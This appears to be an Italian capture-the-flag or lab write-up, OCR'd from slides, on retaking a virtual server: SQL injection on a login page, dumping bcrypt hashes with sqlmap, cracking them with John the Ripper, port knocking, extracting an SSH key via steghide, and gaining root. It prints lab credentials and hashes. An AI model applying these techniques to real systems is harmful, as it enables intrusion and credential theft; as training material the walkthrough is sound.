


ANALISI DEL SITO WEB

La poesia ci suggerisce di bussare sulla porta 22 per aprirla. Inoltre, analizzando le richieste http con burpsuite, scopriamo un parametro “inusuale” nella sezione del cookie. Lo appuntiamo in quanto wand signica bacchetta magica e potrebbe tornare utile in futuro. wand = c2MqVDFsOVN5ezVi



ANALISI DEL SITO WEB



ANALISI DEL SITO WEB

Inoltre, la pagina di login presente nella cartella oldsite è vulnerabile all’SQL Injection. Sappiamo che Luca (l’attaccante), ha modicato le credenziali. Tramite un SQL Injection recuperiamo dunque la lista degli users. Purtroppo, con questa tecnica non si riescono a recuperare direttamente le password (o i relativi hash), dunque dovremo procedere con un altro approccio per recuperarle.

RECUPERO USER CON SQL INJECTION


RECUPERO USER

Utilizzando una query che restituisce sempre vero, possiamo forzare il database a restituirci tutti i valori in esso contenuti. In questo caso, ci restituisce solamente la lista degli user.

RECUPERO DELLE PASSWORD CON SQLMAP E JHON

RECUPERO PASSWORD


Per recuperare le password, utilizziamo uno strumento automatico, ovvero sqlmap. È in grado di scansionare il database e di restituirci l'intera tabella degli user e delle password. Il comando utilizzato è: sqlmap 192.168.1.81



```
Database: oldsite
Table: users
[4 entries]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK | anna     |
| 2  | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkouhZCdpT9h5t.Fw6oBZsai.Ei | luca     |
| 3  | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK | marco    |
| 4  | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy | milena   |
+----+--------------------------------------------------------------+----------+
```

RECUPERO PASSWORD


Non troviamo direttamente le password, ma i loro relativi codici hash. Con un attacco dizionario, tramite il tool John the Ripper, siamo riusciti a risalire alla password in chiaro dell'account di Milena. Le altre password sono sicuramente complesse, o comunque, non sono combinazioni di parole o lettere comuni.



ACCESSO SSH HONEYPOT TRAMITE MILENA

ACCESSO SSH HONEYPOT TRAMITE MILENA

La porta 22 per il momento è chiusa e risulta inaccessibile. Di conseguenza, esploriamo l’altra porta ssh aperta, utilizzando le credenziali di milena, alla ricerca di ulteriori indizi.



ACCESSO SSH HONEYPOT TRAMITE MILENA

L’account di milena ci fornisce ulteriori indizi importantissimi. Per prima cosa, troviamo le password di altri due utenti, che si rivelano essere quelle di marco e quelle di luca.

- pass di marco: ai(q4P7>(Fw9S3P
- password di luca: 9iT(0F98!7^-I&h

Accedere come marco risulterà un buco nell’acqua. Ha anche meno permessi di milena. Accedere come luca sarà fondamentale successivamente. Inoltre, troviamo tutti i codici mancanti, controllando le varie cartelle del le system. Dato che Luca ci ha lasciato tutti indizi a tema Harry Potter, capiamo che la passphrase è la frase magica che serve per aprire la Mappa del Malandrino.


9220 = giuro 1700 = solennemente 55677 = di non avere 37789 = buone 7282 = intenzioni.

Ottenuta questa sequenza di numeri, supponiamo che i numeri corrispondono alle porte sulle quali “bussare” per accedere alla porta 22.

KNOCK SULLA PORTA 22


KNOCK

Grazie al tool knock, possiamo sbloccare la porta 22 bussando sulle porte che abbiamo scoperto in precedenza. L’importante è bussare sulle varie porte nella sequenza corretta, altrimenti la porta 22 non verrà sbloccata. Conguriamo prima il le knockd.conf dove impostiamo la sequenza corretta:



KNOCK

E poi bussiamo sulle porte
con il comando knock:




KNOCK

Tramite nmap notiamo che la porta 22 è aperta:
A questo punto entriamo come luca nell’ssh dalla porta 22.


```
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Synology DiskStation NAS ftpd
22/tcp   open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
42/tcp   open  tcpwrapped
80/tcp   open  http           Apache httpd 2.4.52 ((Ubuntu))
135/tcp  open  tcpwrapped
1433/tcp open  tcpwrapped
1723/tcp open  pptp            (Firmware: 1)
2222/tcp open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp open  tcpwrapped
5061/tcp open  tcpwrapped
8080/tcp open  tcpwrapped
8443/tcp open  ssl/tcpwrapped
MAC Address: 08:00:27:31:02:F4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel
```


ESPLORAZIONE CON LUCA



ESPLORAZIONE CON LUCA

Esplorando con luca, all'interno della sua cartella personale, troviamo un le molto interessante, ovvero .theta-key.jpg.bk
Lo scarichiamo utilizzando il comando scp.






ANALISI DELLA CHIAVE THETA

ANALISI DELLA CHIAVE THETA


Aprendo il le, notiamo che il logo sembra lo stesso di quello presente nel sito. Ma essendo che il nome del le è dierente, questo ci insospettisce. Decidiamo di analizzarlo utilizzando la steganografia. Dopo diversi tentativi, scopriamo che la chiave per decodicare il messaggio nascosto è il wand trovato in precedenza nella sezione cookie della richiesta http.




```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf .theta-key.jpg.bk
Enter passphrase:
wrote extracted data to "id_rsa".
```

ANALISI CHIAVE THETA


Il messaggio nascosto si rivela essere la chiave privata openssh di Theta.



ACCESSO ALL’SSH COME ROOT

ACCESSO ALL'SSH COME ROOT

Ora che abbiamo la chiave privata, possiamo utilizzare la chiave al posto della password per accedere come root.



ACCESSO ALL’SSH COME ROOT


A questo punto, procediamo all’eliminazione dell’utente luca con il comando userdel luca. Ora luca non ha più accesso al server.
Per avere il pieno controllo del server:

- creiamo un nuovo utente con il comando useradd ;
- diamo una password al nuovo utente con il comando passwd ;
- diamo poi i permessi di root con il comando usermod -aG sudo .

ACCESSO ALL'SSH COME ROOT

ACCESSO ALL’SSH COME ROOT

Verichiamo l’accesso come root del nuovo utente appena creato:



ACCESSO ALL'SSH COME ROOT

Ad ulteriore conferma della riuscita dell'eliminazione dell'utente luca, lanciamo il comando cat /etc/passwd e notiamo che non c'è più alcuna traccia di luca all'interno della lista degli utenti del server.

